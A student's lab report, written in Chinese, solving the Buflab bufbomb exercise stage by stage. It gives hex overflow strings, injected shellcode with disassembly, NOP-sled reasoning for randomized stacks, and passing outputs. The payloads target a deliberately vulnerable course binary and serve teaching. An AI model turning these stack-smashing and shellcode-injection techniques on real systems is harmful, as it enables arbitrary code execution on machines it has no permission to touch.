

# 计算机组成原理大作业 Buflab

史志远 2022011283

## 做实验前遇到的问题

### Ubuntu执行makecookie错误 zsh: no such file or directory: ./makecookie

原因是在ubuntu上没有启用32位架构支持并且安装32位兼容库

#### 1. 启用 32 位支持

确保系统启用了 32 位架构支持（如果未启用）：

```
1 | sudo dpkg --add-architecture i386
2 | sudo apt update
```

#### 2. 安装 32 位兼容库

安装 `ld-linux.so.2` 及其他 32 位依赖库：

```
1 | bash
2 |
3 |
4 | 复制代码
5 | sudo apt install libc6:i386 lib32z1
```

#### 3. 再次尝试运行

完成以上步骤后，尝试再次运行 `makecookie`：

```
1 | ./makecookie bovik
```

这样操作完成后正常运行

```
1 | > ./makecookie 2022011283
2 | 0x4a62da1d
```

个人cookie为0x4a62da1d 拆分为字节 4a 62 da 1d

### 执行bufbomb显示sudo: ./bufbomb: command not found

原因是没有给bufbomb设置正确的执行权限

```
1 | chmod +x bufbomb
```

修改完成后继续执行代码：

```
1 > sudo ./bufbomb -u 2022011283
2 Userid: 2022011283
3 Cookie: 0x4a62da1d
4 Type string:nihao
5 Dud: getbuf returned 0x1
6 Better luck next time
```

## bufbomb支持的命令和功能

通过./bufbomb -h 可以查看bufbomb程序支持的命令行参数和他们对应的功能

```
1 > ./bufbomb -h
2 Usage: ./bufbomb -u <userid> [-nsh]
3     -u <userid> User ID
4     -n          Nitro mode
5     -s          Submit your solution to the grading server
6     -h          Print help information
```

## Candle

第0题 只要查看并且理解了test调用getbuf的过程就能做出来

在test函数中call getbuf, 首先把返回地址也就是下一条mov指令地址压栈, 然后进入getbuf函数中。

在getbuf函数中 开辟的栈空间是0x38 = 56字节, 但是Get字符的位置是ebp - 0x28的位置, 所以算上压栈的old ebp一共44个字节, 我们构造一个全是0的44字节的ascii码, 然后最后增加四个字节, 对应smoke函数的指令地址即可, 注意填写字符的时候是从低地址向高地址填写的。

在gdb调试过程中, info registers可以查看当前寄存器的值, 通过修改输入字符串, 可以看到ebp和eip的值同步修改, ebp在eip-4的位置。证明先前的计算过程正确。

- 构造的16进制注入代码

```
1 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 31 31 31 31 04 8b 04 08
```

- 生成的ascii字符串 (打印不出来)
- 输入结果:

```
1 > ./bufbomb -u 2022011283 < exploit-raw.txt
2 Userid: 2022011283
3 Cookie: 0x4a62da1d
4 Type string:Smoke!: You called smoke()
5 VALID
6 NICE JOB!
```



```

1 bang.o:      file format elf32-i386
2
3
4 Disassembly of section .text:
5
6 00000000 <.text>:
7   0:  c7 05 0c e1 04 08 1d    movl    $0x4a62da1d,0x804e10c
8   7:  da 62 4a
9   a:  68 82 8b 04 08        push    $0x8048b82
10  f:  c3                    ret
11

```

- 输入结果:

```


1 0x08048b82 in bang ()
2 (gdb) s
3 Single stepping until exit from function bang,
4 which has no line number information.
5 Type string:Bang!: You set global_value to 0x4a62da1d
6 VALID
7 NICE JOB!

```

## Dynamite

按照题目要求，我们需要在注入代码中执行修改eax寄存器的值为cookie，然后修复栈帧寄存器，最后返回原函数的对应位置。

这里最关键的是理解leave和执行注入代码的顺序，我画了一张图来表示



因为在`gebuf`中先`leave`, `ebp`和`esp`会回到上一个栈帧的栈顶和栈底。注意这里如果你的注入代码修改了`old ebp`所在位置的值, 那么需要在注入代码执行的时候把`ebp`修复为`old ebp`。这里我选择直接把`old ebp`的地址硬编码到注入代码内部了, 就等于没有修改`old ebp`的值, 所以注入代码中不需要修复`ebp`, 我们只需要`push` 返回地址并且`ret`即可。由于`push`和`ret`一个让`esp-4`, 一个让`esp+4`, 所以执行完成后`esp`的值也是正确的。

- 构造的汇编代码:

```

1
2 dynamite.o:      file format elf32-i386
3
4
5 Disassembly of section .text:
6
7 00000000 <.text>:
8   0:  b8 1d da 62 4a      mov     $0x4a62da1d,%eax
9   5:  68 f3 8b 04 08      push   $0x8048bf3
10  a:  c3                  ret
11

```


- ```
1 b8 1d da 62 4a 68 f3 8b 04 08 c3 90 90 90 90 90 90 90 90 90 90 90 90 90 90  
90 90 90 90 90 90 90 90 90 90 90 90 90 90 a0 30 68 55 48 30 68 55
```

- ```
1 > ./bufbomb -u 2022011283 < exploit-raw.txt
2 Userid: 2022011283
3 Cookie: 0x4a62da1d
4 Type string:Boom!: getbuf returned 0x4a62da1d
5 VALID
6 NICE JOB!
```

题目引入了栈空间随机化，每一次栈内存分配的地址是在变化的，所以没有办法把return addr硬编码为我注入的代码初始位置。经过gdb调试发现5次运行时，ebp的值分别是55683010 55683070 55683090 556830b0 556830c0 并且每次运行保持一致。这应该是题目做的简化，但是题目说明了浮动区域是+240，而缓冲区的大小是520个字节（0x208），所以一定可以让return addr指向Nop的位置。

这里通过计算，题目中的缓冲区范围最低是55682e08-55683010，最高是55682e68-226830c0，所以只要让return addr回到55683e68 - 55683010之间的位置，就能够确保是Nop滑道。

我选择修改return addr为55682f00 然后将缓冲区低地址位全部设置为0x90(Nop), 靠近return addr的位置写入注入代码, 注入代码和上一题差不多, 只是需要把ebp换成相对于esp的相对地址, 由于可以查看在ebp和old ebp之间的差值, 在leave以后esp指向return addr的位置, 这个时候esp和old ebp相差0x28, 所以恢复ebp 为esp+0x28即可。



• 设计的汇编代码:

```

1 movl $0x4a62da1d, %eax
2 leal 0x28(%esp), %ebp
3 pushl $0x08048bf3
4 ret

```

• 反汇编代码:





```
16 | Type string:Boom!: getbuf returned 0x4a62da1d
17 | VALID
18 | NICE JOB!
```

- 遇到的问题：没有好好仔细阅读文档，导致生成ascii码忘记加-n，每次只有一条能过，找了好久bug。加上-n之后就通过测试了。